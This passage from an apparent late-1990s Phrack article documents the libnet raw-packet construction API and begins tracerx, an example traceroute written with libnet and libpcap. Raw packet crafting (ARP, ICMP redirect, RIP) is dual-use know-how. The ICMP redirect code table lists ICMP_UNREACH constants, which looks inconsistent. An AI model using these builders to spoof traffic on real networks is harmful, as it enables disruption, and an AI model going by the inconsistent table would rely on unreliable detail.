    and the last is the packet size.  Returned is the number of bytes written
    or -1 on error.


int libnet_do_checksum(u_char *, int, int);

    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - pointer to the packet buffer
                    2 - protocol number of packet type (symbolic constant)
                    3 - total packet size

    libnet_do_checksum() calculates the checksum for a packet.  The first
    argument is a pointer to a fully built IP packet.  The second is the
    transport protocol of the packet and the third is the packet length (not
    including the IP header).  The function calculates the checksum for the
    transport protocol and fills it in at the appropriate header location
    (this function should be called only after a complete packet has been
    built).

    Note that when using raw sockets the IP checksum is always computed by
    the kernel and does not need to done by the user.  When using the link
    layer interface the IP checksum must be explicitly computed (in this
    case, the protocol would be of type IPPROTO_IP and the size would include
    IP_H).  The function returns 1 upon success or -1 if the protocol is of
    an unsupported type.  Currently supported are:

    Value           Description
    ----------------------------
    IPPROTO_TCP     TCP
    IPPROTO_UDP     UDP
    IPPROTO_ICMP    ICMP
    IPPROTO_IGMP    IGMP
    IPPROTO_IP      IP


int libnet_build_arp(u_short, u_short, u_short, u_short, u_short, u_char *,
```

```
    u_char *, u_char *, u_char *, const u_char *, int, u_char *);

    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - hardware address format (ARPHRD_ETHER)
                    2 - protocol address format
                    3 - length of the hardware address
                    4 - length of the protocol address
                    5 - ARP operation type (symbolic constant)
                    6 - sender's hardware address
                    7 - sender's protocol address
                    8 - target's hardware address
                    9 - target's protocol address
                    10 - pointer to packet payload
                    11 - packet payload size
                    12 - pointer to pre-allocated packet memory
```

libnet_build_arp() constructs an ARP (RARP) packet. At this point in the library, the function only builds ethernet/ARP packets, but this will be easy enough to change (whenever I get around to it). The first nine arguments are standard ARP header arguments, with the last three being standard libnet packet creation arguments. The ARP operation type should be one of the following symbolic types:

Value	Description
ARPOP_REQUEST	ARP request
ARPOP_REPLY	ARP reply
ARPOP_REVREQUEST	RARP request
ARPOP_REVREPLY	RARP reply
ARPOP_INVREQUEST	request to identify peer
ARPOP_INVREPLY	reply identifying peer

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 is no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ARP packet).

The only way this (or any libnet_build) function will return an error is if the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_dns(u_short, u_short, u_short, u_short, u_short, u_short,
    const u_char *, int, u_char *);

    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - packet id
                    2 - control flags
                    3 - number of questions
                    4 - number of answer resource records
                    5 - number of authority resource records
                    6 - number of additional resource records
                    7 - pointer to packet payload
                    8 - packet payload size
                    9 - pointer to pre-allocated packet memory
```

libnet_build_dns() constructs a DNS packet. The static DNS fields are included as the first six arguments, but the optional variable length fields must be included with the payload interface.

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of

memory (which must be large enough to accommodate the entire DNS packet).

The only way this (or any libnet_build) function will return an error is if the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_ethernet(u_char *, u_char *, u_short, const u_char *, int,
    u_char *);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - pointer to the destination address (string)
                2 - pointer to the source address (string)
                3 - ethernet packet type (symbolic constant)
                4 - pointer to packet payload
                5 - packet payload size
                6 - pointer to pre-allocated packet memory
```

libnet_build_ethernet() constructs an ethernet packet. The destination address and source address arguments are expected to be arrays of unsigned character bytes. The packet type should be one of the following:

Value	Description
ETHERTYPE_PUP	PUP protocol
ETHERTYPE_IP	IP protocol
ETHERTYPE_ARP	ARP protocol
ETHERTYPE_REVARP	Reverse ARP protocol
ETHERTYPE_VLAN	IEEE VLAN tagging
ETHERTYPE_LOOPBACK	Used to test interfaces

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ethernet packet).

The only way this (or any libnet_build) function will return an error is if the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_icmp_echo(u_char, u_char, u_short, u_short, const u_char *,
    int, u_char *);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - packet type (symbolic constant)
                2 - packet code (symbolic constant)
                3 - packet id
                4 - packet sequence number
                5 - pointer to packet payload
                6 - packet payload size
                7 - pointer to pre-allocated packet memory
```

libnet_build_icmp_echo() constructs an ICMP_ECHO / ICMP_ECHOREPLY packet. The packet type should be ICMP_ECHOREPLY or ICMP_ECHO and the code should be 0.

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_icmp_mask(u_char, u_char, u_short, u_short, u_long,
    const u_char *, int, u_char *);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - packet type (symbolic constant)
                2 - packet code (symbolic constant)
                3 - packet id
                4 - packet sequence number
                5 - IP netmask
                6 - pointer to packet payload
                7 - packet payload size
                8 - pointer to pre-allocated packet memory
```

libnet_build_icmp_mask() constructs an ICMP_MASKREQ / ICMP_MASKREPLY packet. The packet type should be either ICMP_MASKREQ or ICMP_MASKREPLY and the code should be 0. The IP netmask argument should be a 32-bit network-byte ordered subnet mask.

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_icmp_unreach(u_char, u_char, u_short, u_char, u_short,
    u_short, u_char, u_char, u_long, u_long, const u_char *, int, u_char *);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - packet type (symbolic constant)
                2 - packet code (symbolic constant)
                3 - original IP length
                4 - original IP TOS
                5 - original IP id
                6 - original IP fragmentation bits
                7 - original IP time to live
                8 - original IP protocol
                9 - original IP source address
                10 - original IP destination address
                11 - pointer to original IP payload
                12 - original IP payload size
                13 - pointer to pre-allocated packet memory
```

libnet_build_icmp_unreach() constructs an ICMP_UNREACH packet. The 3rd through the 12th arguments are used to build the IP header of the original packet that caused the error message (the ICMP unreachable). The packet type should be ICMP_UNREACH and the code should be one of the following:

Value	Description
ICMP_UNREACH_NET	network is unreachable
ICMP_UNREACH_HOST	host is unreachable
ICMP_UNREACH_PROTOCOL	protocol is unreachable
ICMP_UNREACH_PORT	port is unreachable
ICMP_UNREACH_NEEDFRAG	fragmentation required but DF bit was set

```
    ICMP_UNREACH_SRCFAIL            source routing failed
    ICMP_UNREACH_NET_UNKNOWN        network is unknown
    ICMP_UNREACH_HOST_UNKNOWN       host is unknown
    ICMP_UNREACH_ISOLATED           host / network is isolated
    ICMP_UNREACH_NET_PROHIB         network is prohibited
    ICMP_UNREACH_HOST_PROHIB        host is prohibited
    ICMP_UNREACH_TOSNET             IP TOS and network
    ICMP_UNREACH_TOSHOST            IP TOS and host
    ICMP_UNREACH_FILTER_PROHIB      prohibitive filtering
    ICMP_UNREACH_HOST_PRECEDENCE    host precedence
    ICMP_UNREACH_PRECEDENCE_CUTOFF  host precedence cut-off
```

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_icmp_timeexceed(u_char, u_char, u_short, u_char, u_short,
    u_short, u_char, u_char, u_long, u_long, const u_char *, int, u_char *);
```

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - packet type (symbolic constant)
                    2 - packet code (symbolic constant)
                    3 - original IP length
                    4 - original IP TOS
                    5 - original IP id
                    6 - original IP fragmentation bits
                    7 - original IP time to live
                    8 - original IP protocol
                    9 - original IP source address
                    10 - original IP destination address
                    11 - pointer to original IP payload
                    12 - original IP payload size
                    13 - pointer to pre-allocated packet memory
```

libnet_build_icmp_timeexceed() contructs an ICMP_TIMEXCEED packet. This function is identical to libnet_build_icmp_unreach with the exception of the packet type and code. The packet type should be either ICMP_TIMXCEED_INTRANS for packets that expired in transit (TTL expired) or ICMP_TIMXCEED_REASS for packets that expired in the fragmentation reassembly queue.

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 is no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the pointer to the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_icmp_redirect(u_char, u_char, u_long, u_short, u_char,
    u_short, u_short, u_char, u_char, u_long, u_long, const u_char *, int,
    u_char *);
```

```
    RV on success:  1
    RV on failure:  -1
```

```
    Reentrant:      yes
    Arguments:      1 - packet type (symbolic constant)
                    2 - packet code (symbolic constant)
                    3 - IP address of the gateway
                    4 - original IP length
                    5 - original IP TOS
                    6 - original IP id
                    7 - original IP fragmentation bits
                    8 - original IP time to live
                    9 - original IP protocol
                   10 - original IP source address
                   11 - original IP destination address
                   12 - pointer to original IP payload
                   13 - original IP payload size
                   14 - pointer to pre-allocated packet memory
```

libnet_build_icmp_redirect() constructs an ICMP_REDIRECT packet. This function is similar to libnet_build_icmp_unreach, the differences being the type and code and the addition of an argument to hold the IP address of the gateway that should be used (hence the redirect). The packet type should be ICMP_REDIRECT and the code should be one of the following:

Value	Description
ICMP_UNREACH_NET	redirect for network
ICMP_UNREACH_HOST	redirect for host
ICMP_UNREACH_PROTOCOL	redirect for type of service and network
ICMP_UNREACH_PORT	redirect for type of service and host

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 is no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the pointer to the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_icmp_timestamp(u_char, u_char, u_short, u_short, n_time,
    n_time, n_time, const u_char *, int, u_char *);
```

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - packet type (symbolic constant)
                    2 - packet code (symbolic constant)
                    3 - packet id
                    4 - packet sequence number
                    5 - originate timestamp
                    6 - receive timestamp
                    7 - transmit timestamp
                    8 - pointer to packet payload
                    9 - packet payload size
                    10 - pointer to pre-allocated packet memory
```

libnet_build_icmp_timestamp() constructs an ICMP_TSTAMP / ICMP_TSTAMPREPLY packet. The packet type should be ICMP_TSTAMP or ICMP_TSTAMPREPLY and the code should be 0.

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 is no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the pointer to the memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_igmp(u_char type, u_char code, u_long ip, const u_char *,
    int, u_char *);
```

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - packet type
2 - packet code
3 - IP address
4 - pointer to packet payload
5 - packet payload size
6 - pointer to pre-allocated packet memory

libnet_build_igmp() constructs an IGMP packet. The packet type should be one of the following:

Value	Description
IGMP_MEMBERSHIP_QUERY	membership query
IGMP_V1_MEMBERSHIP_REPORT	version 1 membership report
IGMP_V2_MEMBERSHIP_REPORT	version 2 membership report
IGMP_LEAVE_GROUP	leave-group message

The code, which is a routing sub-message, should probably be left to 0, unless you know what you're doing.

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the pointer which points to memory which is supposed to be pre-allocated points to NULL.

```
int libnet_build_ip(u_short, u_char, u_short, u_short, u_char, u_char,
    u_long, u_long, const u_char *, int, u_char *);
```

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - packet length (not including the IP header)
2 - type of service (symbolic constant)
3 - packet id
4 - fragmentation bits (symbolic constant) / offset
5 - time to live
6 - protocol (symbolic constant)
7 - source address
8 - destination address
9 - pointer to packet payload
10 - packet payload size
11 - pointer to pre-allocated packet memory

libnet_build_ip() constructs the mighty IP packet. The fragmentation field may be 0 or contain some combination of the following:

Value	Description
IP_DF	Don't fragment this datagram (this is only valid when alone)

IP_MF More fragments on the way (OR'd together with an offset value)

The IP_OFFMASK is used to retrieve the offset from the fragmentation field.

IP packets may be no larger than IP_MAXPACKET bytes.

The source and destination addresses need to be in network-byte order.

The payload interface should only be used to construct an arbitrary or non-supported type IP datagram. To construct a TCP, UDP, or similar type packet, use the relevant libnet_build function.

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the pointer to the memory which is supposed to be pre-allocated points to NULL.

int libnet_build_rip(u_char, u_char, u_short, u_short, u_short, u_long, u_long, u_long, u_long, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - command (symbolic constant)
2 - version (symbolic constant)
3 - routing domain (or zero)
4 - address family
5 - route tag (or zero)
6 - IP address
7 - netmask (or zero)
8 - next hop IP address (or zero)
9 - metric
10 - pointer to packet payload
11 - packet payload size
12 - pointer to pre-allocated packet memory

libnet_build_rip() constructs a RIP packet. Depending on the version of RIP you are using, packet fields are slightly different. The following chart highlights these differences:

Argument	Version 1	Version 2
first	command	command
second	RIPVER_1	RIPVER_2
third	zero	routing domain
fourth	address family	address family
fifth	zero	route tag
sixth	IP address	IP address
seventh	zero	subnet mask
eighth	zero	next hop IP
ninth	metric	metric

The RIP commands should be one of the following:

Value	Description
RIPCMD_REQUEST	RIP request
RIPCMD_RESPONSE	RIP response
RIPCMD_TRACEON	RIP tracing on
RIPCMD_TRACEOFF	RIP tracing off
RIPCMD_POLL	RIP polling

RIPCMD_POLLENTRY
RIPCMD_MAX

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the pointer that points to memory which is supposed to be pre-allocated points to NULL.

int libnet_build_tcp(u_short, u_short, u_long, u_long, u_char, u_short, u_short, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - source port
2 - destination port
3 - sequence number
4 - acknowledgement number
5 - control flags (symbolic constant)
6 - window size
7 - urgent pointer
8 - pointer to packet payload
9 - packet payload size
10 - pointer to pre-allocated packet memory

libnet_build_tcp() constructs a TCP packet. The control flags should be one or more of the following (OR'd together if need be):

Value	Description
TH_URG	urgent data is present
TH_ACK	acknowledgement number field should be checked
TH_PSH	push this data to the application as soon as possible
TH_RST	reset the referenced connection
TH_SYN	synchronize sequence numbers
TH_FIN	finished sending data (sender)

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the pointer to memory which is supposed to be pre-allocated points to NULL.

int libnet_build_udp(u_short, u_short, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - source port
2 - destination port
3 - pointer to packet payload
4 - packet payload size
5 - pointer to pre-allocated packet memory

libnet_build_udp() constructs a UDP packet. Please remember that UDP checksums are considered mandatory by the host requirements RFC.

All libnet packet creation functions contain the same three terminal arguments: a pointer to an optional payload (or NULL if no payload is to be included), the size of the payload in bytes (or 0 if no payload is included) and most importantly, a pointer to a pre-allocated block of memory (which must be large enough to accommodate the entire ICMP_ECHO packet).

The only way this (or any libnet_build) function will return an error is if the pointer to memory which is supposed to be pre-allocated points to NULL.

```
int libnet_insert_ipo(struct ipoption *opt, u_char opt_len, u_char *buf);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - pointer to an IP options structure (filled in)
                2 - length of the options
                3 - pointer to a complete IP datagram
```

libnet_insert_ipo() inserts IP options into a pre-built IP packet. Supplied is a pointer to an ip options structure, the size of this options list, and a pointer the pre-built packet. The options list should be constructed as they will appear on the wire, as they are simply inserted into the packet at the appropriate location.

The function returns -1 if the options would result in packet too large (greater then 65535 bytes), or if the packet buffer is NULL. It is an unchecked runtime error for the user to have not allocated enough heap memory for the IP packet plus the IP options.

```
int libnet_insert_tcpo(struct tcpoption *, u_char, u_char *);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - pointer to an TCP options structure (filled in)
                2 - length of the options
                3 - pointer to a complete TCP packet
```

libnet_insert_tcpo() inserts TCP options into a pre-built IP/TCP packet. Supplied is a pointer to a tcp options structure, the size of this options list, and a pointer the pre-built packet. The options list should be constructed as they will appear on the wire, as they are simply inserted into the packet at the appropriate location.

The function returns -1 if the options would result in packet too large (greater then 65535 bytes), if the packet isn't an IP/TCP packet, if the options list if longer than 20 bytes, or if the packet buffer is NULL. It is an unchecked runtime error for the user to have not allocated enough heap memory for the IP/TCP packet plus the IP options.

Support Functions

```
int libnet_seed_prand();
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      NA
```

libnet_seed_prand() seeds the pseudo-random number generator. The function is basically a wrapper to srandom. It makes a call to gettimeofday to get entropy. It can return -1 if the call to gettimeofday fails (check errno).

It otherwise returns 1.

u_long libnet_get_prand(int);

RV on success: 1
RV on failure: NA
Reentrant: yes
Arguments: 1 - maximum size of pseudo-random number desired (symbolic constant)

libnet_get_prand() generates a psuedo-random number. The range of the returned number is controlled by the function's only argument:

Value	Description
PR2	0 - 1
PR8	0 - 255
PR16	0 - 32767
PRu16	0 - 65535
PR32	0 - 2147483647
PRu32	0 - 4294967295

The function does not fail.

void libnet_hex_dump(u_char *buf, int len, int swap, FILE *stream);

RV on success: NA
RV on failure: NA
Reentrant: yes
Arguments: 1 - packet to dump
2 - packet length
3 - byte swap flag
4 - previously opened stream to dump to the packet to

libnet_hex_dump() prints out a packet in hexadecimal. It will print the packet as it appears in memory, or as it will appear on the wire, depending on the value of the byte-swap flag.

The function prints the packet to a previously opened stream (such as stdout).

Note that on big-endian architectures such as Solaris, the packet will appear the same in memory as it will on the wire.

int libnet_plist_chain_new(struct libnet_plist_chain **, char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - pointer to a libnet_plist_chain pointer
2 - pointer to the token list

libnet_plist_chain_new() constructs a new libnet port-list chain. A libnet port-list chain is a fast and simple way of implementing port-list ranges (useful for applications that employ a list of ports - like a port scanner). You'll see naive implementations that allocate an entire array of 65535 bytes and fill in the desired ports one by one. However, we only really need to store the beginning port and the ending port, and we can efficiently store multiple port ranges (delimited by commas) by using a linked list chain with each node holding the beginning and ending port for a particular range. For example, The port range `1-1024` would occupy one node with the beginning port being 1 and the ending port being 1024. The port range `25,110-161,6000` would result in 3 nodes being allocated. Single ports are taken as single ranges (port 25 ends up being 25-25). A port list range without a terminating port (port_num -) is considered shorthand for (port_num - 65535).

The arguments are a pointer to libnet_plist_chain pointer (which will end up being the head of the linked list) which needs to deference an allocated libnet_plist_chain structure and pointer to the port-list (token-list) itself.

The function checks this character port list for valid tokens (1234567890,-) and returns an error if an unrecognized token is found.

Upon success the function returns 1, and head points to the newly formed port-list (and also contains the number of nodes in the list. If an error occurs (an unrecognized token is found or malloc fails) -1 is returned and head is set to NULL.

libnet_plist_chain_next_pair() should be used to extract port list pairs.

```
int libnet_plist_chain_next_pair(struct libnet_plist_chain *, u_short *,
    u_short *);
```

```
RV on success:  1, 0
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - pointer to a libnet_plist_chain pointer
                2 - pointer to the beginning port (to be filled in)
                3 - pointer to the ending port (to be filled in)
```

libnet_plist_chain_next_pair() fetches the next pair of ports from the list. The function takes a pointer to the head of the prebuilt list and a pointer to a u_short that will contain the beginning port and a pointer to a u_short that will contain the ending port.

The function returns 1 and fills in these values if there are nodes remaining, or if the port list chain is exhausted, it returns 0. If an error occurs (the libnet_plist_chain pointer is NULL) the function returns -1.

```
int libnet_plist_chain_dump(struct libnet_plist_chain *);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - pointer to a libnet_plist_chain pointer
```

libnet_plist_chain_dump() dumps the port-list chain referenced by the argument. The function prints the list to stdout (it's mainly meant as a debugging tool). It returns 1 upon success or if an error occurs (the libnet_plist_chain pointer is NULL) the function returns -1.

```
u_char *libnet_plist_chain_dump_string(struct libnet_plist_chain *);
```

```
RV on success:  pointer to the token list as a string
RV on failure:  NULL
Reentrant:      no
Arguments:      1 - pointer to a libnet_plist_chain pointer
```

libnet_plist_chain_dump_string() returns the port-list chain referenced by the argument as a string. It returns the port list string upon success or if an error occurs (the libnet_plist_chain pointer is NULL) the function returns NULL.

```
void libnet_plist_chain_free(struct libnet_plist_chain *);
```

```
    RV on success:  NA
    RV on failure:  NA
    Reentrant:      yes
    Arguments:      1 - pointer to a libnet_plist_chain pointer

    libnet_plist_chain_free() frees the memory associated with the libnet
    port list chain.
```

----[6] Conclusion

Libnet is a powerful and useful library. Use it well and you will prosper and people will like you. Women will want you, men will want to be you (swap genders as required).

----[7] URLs

Libnet Homepage:	http://www.packetfactory.net/libnet
Libnet Project Page:	http://www.packetfactory.net
Libnet Mailing List:	libnet-subscribe@libnetdevel.com (mailing list is, as of 09.09.99 down for unknown reasons. It will be back up soon. Keep track of it on the webpage.)
TracerX	http://www.packetfactory.net/tracerx

----[8] References

[1] LBNL, Network Research Group, "libpcap", http://ee.lbl.gov
[2] Stevens, W. Richard, "UNIX Network Programming, vol. I, 2nd ed.", Prentice Hall PTR, 1998
[3] Hanson, David R., "C Interfaces and Implementations", Addison-Wesley, 1997

----[9] Example code

No writ on a C library would be complete without C code. The following heavily commented example is a work in progress. It’s actually an incomplete
program that we were working on called tracerx (a planned enhanced traceroute -- http://www.packetfactory.net/tracerx).

The packet injection portion is complete and operational and should prove to be a good example of how to write reasonably complex code on top of libnet (and libpcap). Included is the current tracerx tree including the autoconf files such that you can build it on your machine and play with it.

```
<++> P55/Tracerx/tx_framework.c !a2064076
/*
 *  $Id: tx_framework.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_framework.c - main tracerx toplevel routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
```

```
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_error.h"
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_packet_inject.h"
#include "./tx_packet_capture.h"
#include "./tx_packet_filter.h"


int
tx_init_control(struct tx_control **tx_c)
{
    /*
     *  Heap memory for the control structure.
     */
    *tx_c = (struct tx_control *)malloc(sizeof(struct tx_control));
    if (!(*tx_c))
    {
        return (-1);
    }

    /*
     *  Heap memory for the libnet link interface structure.
     */
    (*tx_c)->l =
        (struct libnet_link_int *)malloc(sizeof(struct libnet_link_int));
    if (!((*tx_c)->l))
    {
        return (-1);
    }

    if (libnet_seed_prand() == -1)
    {
        tx_error(CRITICAL, "Can't initialize the random number generator\n");
        return (-1);
    }

    /*
     *  Initialize defaults to mimic a standard traceroute scan.
     */
    (*tx_c)->device         = NULL;             /* set later */
    (*tx_c)->current_ttl    = 1;                /* start at 1 hop */
    (*tx_c)->max_ttl        = 30;               /* end at 30 */
    (*tx_c)->initial_sport  = libnet_get_prand(PRu16);
    (*tx_c)->initial_dport  = 32768 + 666;      /* standard tr */
    (*tx_c)->id             = getpid();         /* packet id */
    (*tx_c)->use_name       = 1;                /* resolve IP addresses */
    (*tx_c)->packet_size    = PACKET_MIN;       /* IP + UDP + payload */
    (*tx_c)->ip_tos         = 0;                /* set later */
```

```
    (*tx_c)->ip_df          = 0;                /* set later */
    (*tx_c)->packet_offset  = 0;                /* set later */
    (*tx_c)->protocol       = IPPROTO_UDP;      /* UDP */
    (*tx_c)->probe_cnt      = 3;                /* 3 probes */
    (*tx_c)->verbose        = 0;                /* Sssssh */
    (*tx_c)->reading_wait   = 5;                /* 5 seconds */
    (*tx_c)->writing_pause  = 0;                /* no writing pause */
    (*tx_c)->host           = 0;                /* set later */
    (*tx_c)->packets_sent   = 0;                /* set later */
    (*tx_c)->packets_reply  = 0;                /* set later */
    (*tx_c)->l              = NULL;             /* pcap descriptor */
    (*tx_c)->p              = NULL;             /* libnet descriptor */
    memset(&(*tx_c)->sin, 0, sizeof(struct sockaddr_in));

    return (1);
}


int
tx_init_network(struct tx_control **tx_c, char *err_buf)
{
    /*
     *  Set up the network interface and determine our outgoing IP address.
     */
    if (libnet_select_device(&(*tx_c)->sin, &(*tx_c)->device, err_buf) == -1)
    {
        return (-1);
    }

    /*
     *  Open the libnet link-layer injection interface.
     */
    (*tx_c)->l = libnet_open_link_interface((*tx_c)->device, err_buf);
    if (!((*tx_c)->l))
    {
        return (-1);
    }

    /*
     *  Open the pcap packet capturing interface.
     */
    (*tx_c)->p = pcap_open_live((*tx_c)->device, PCAP_BUFSIZ, 0, 500, err_buf);
    if (!((*tx_c)->p))
    {
        return (-1);
    }

    /*
     *  Verify minimum packet size and set the pcap filter.
     */
    switch ((*tx_c)->protocol)
    {
        case IPPROTO_UDP:
            if ((*tx_c)->packet_size < IP_H + UDP_H + TX_P)
            {
                tx_error(WARNING,
                    "Packet size too small, adjusted from %d to %d\n",
                    (*tx_c)->packet_size,
                    IP_H + UDP_H + TX_P);
                (*tx_c)->packet_size = IP_H + UDP_H + TX_P;
            }
            if (tx_set_pcap_filter(TX_BPF_FILTER_UDP, tx_c) == -1)
            {
                return (-1);
            }
            break;
        case IPPROTO_TCP:
            if ((*tx_c)->packet_size < IP_H + TCP_H + TX_P)
```

```
            {
                tx_error(WARNING,
                    "Packet size too small, adjusted from %d to %d\n",
                    (*tx_c)->packet_size,
                    IP_H + TCP_H + TX_P);
                (*tx_c)->packet_size = IP_H + TCP_H + TX_P;
            }
            if (tx_set_pcap_filter(TX_BPF_FILTER_TCP, tx_c) == -1)
            {
                return (-1);
            }
            break;
        case IPPROTO_ICMP:
            if ((*tx_c)->packet_size < IP_H + ICMP_ECHO_H + TX_P)
            {
                tx_error(WARNING,
                    "Packet size too small, adjusted from %d to %d\n",
                    (*tx_c)->packet_size,
                    IP_H + ICMP_ECHO_H + TX_P);
                (*tx_c)->packet_size = IP_H + ICMP_ECHO_H + TX_P;
            }
            if (tx_set_pcap_filter(TX_BPF_FILTER_ICMP, tx_c) == -1)
            {
                return (-1);
            }
            break;
        default:
            sprintf(err_buf, "Unknown protocol, can't set packetsize or filter\n");
            return (-1);
    }

    /*
     *  Allocate packet header memory.
     */
    if (libnet_init_packet(
        (*tx_c)->packet_size + ETH_H,   /* include space for link layer */
        &(*tx_c)->tx_packet) == -1)
    {
        sprintf(err_buf, "libnet_init_packet: %s\n", strerror(errno));
        return (-1);
    }
    return (1);
}


int
tx_do_scan(struct tx_control **tx_c)
{
    int i, j;

    /*
     *  Build a probe `template`.  This template will be used for each
     *  probe sent and it will be updated each pass through the main loop.
     */
    tx_packet_build_probe(tx_c);

    /*
     *  Increment the hopcounter and update packet template.
     */
